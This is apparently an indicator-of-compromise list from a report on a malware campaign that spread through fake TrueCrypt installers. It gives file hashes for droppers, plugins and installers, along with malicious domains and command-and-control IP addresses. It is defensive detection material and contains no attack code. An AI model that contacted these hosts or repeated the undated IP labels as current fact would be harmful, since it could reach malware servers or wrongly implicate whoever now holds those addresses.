F6F290A95D68373DA813782EF4723E39524D048B
48904399F7726B9ADF7F28C07B0599717F741B8B
791ECF11C04470E9EA881549AEBD1DDED3E4A5CA
E2B2B2C8FB1996F3A4A4E3CEE09028437A5284AE
5B30ECFD47988A77556FE6C0C0B950510052C91E
4EE82934F24E348696F1C813C24797618286A70C
B80A90B39FBA705F86676C5CC3E0DECA225D57FF
971A69547C5BC9B711A3BB6F6F2C5E3A46BF7B29
C1D8BE765ADCF76E5CCB2CF094191C0FEC4BF085
2531F40A1D9E50793D04D245FD6185AAEBCC54F4

Other droppers:

D8837002A04F4C93CC3B857F6A42CED6C9F3B882
BA5AD566A28D7712E0A64899D4675C06139F3FF0
FF6F6DCBEDC24D22541013D2273C63B5F0F19FE9
76DA7B4ABC9B711AB1EF87B97C61DD895E508232
855CA024AFBA0DC09D336A0896318D5CC47F03A6
12240271E928979AB2347C29B5599D6AC7CD6B8E
A9CB079EF49CEE35BF68AC80534CBFB5FA443780
1B278A1A5E109F32B526660087AEA99FB8D89403
4332A5AD314616D9319C248D41C7D1A709124DB2
5BEA9423DB6D0500920578C12CB127CBAFDD125E

Plugins:

2341139A0BC4BB80F5EFCE63A97AA9B5E818E79D
8BD2C45DE1BA7A7FD27E43ABD35AE30E0D5E03BC
54FEDCDB0D0F47453DD65373378D037844E813D0
CC3ECFB822D09CBB37916D7087EB032C1EE81AEE
F1C9BC7B1D3FD3D9D96ECDE3A46DFC3C33BBCD2B
9654B6EA49B7FEC4F92683863D10C045764CCA86
526C3263F63F9470D08C6BA23E68F030E76CAAF3
E6D2EF05CEDCD4ABF1D8E3BCAF48B768EAC598D7
CEBAB498E6FB1A324C84BA267A7BF5D9DF1CF264
324B65C4291696D5C6C29B299C2849261F816A08
C96C29252E24B3EEC5A21C29F7D9D30198F89232
CDDDE7D44EFE12B7252EA300362CF5898BDC5013
84A70CDC24B68207F015D6308FE5AD13DDABB771

Fake TrueCrypt setup:

82F48D7787BDE5B7DEC046CBEF99963EEEB821A7
9666AF44FAFC37E074B79455D347C2801218D9EA
C02878A69EFDE20F049BC380DAE10133C32E9CC9
7FBABEA446206991945FB4586AEE93B61AF1B341

Fake TrueCrypt extracted exe:

DCBD43CFE2F490A569E1C3DD6BCA6546074FD2A1
422B350371B3666A0BD0D56AEAAD5DEC6BD7C0D0
88D703ADDB26ACB7FBE35EC04D7B1AA6DE982241
86E3276B03F9B92B47D441BCFBB913C6C4263BFE

Domain names:

truecryptrussia.ru

mntexpress.com

worldairpost.com

worldairpost.net

camprainbowgold.ru

poolwaterslide2011.ru

IP addresses of C&C servers:

78.47.218.234

95.86.129.92

115.68.23.192

67.18.208.92

37.139.47.162

212.227.137.245

62.76.189.181

87.106.44.200

62.76.42.14

94.242.199.78

178.239.60.96

84.234.71.215

67.103.159.141

62.76.184.245

83.169.20.47

148.251.33.219

98.129.238.97

195.210.28.105

198.136.24.155

46.165.228.130

192.154.97.239

5.44.99.46

188.240.46.1

81.196.48.188

74.54.206.162

69.64.72.206

74.208.68.243

46.163.73.99

193.34.144.63

103.3.77.219

119.59.105.221

188.40.71.188

188.40.71.137

108.179.245.41

64.40.101.43

190.228.169.253

194.15.126.123

188.127.249.19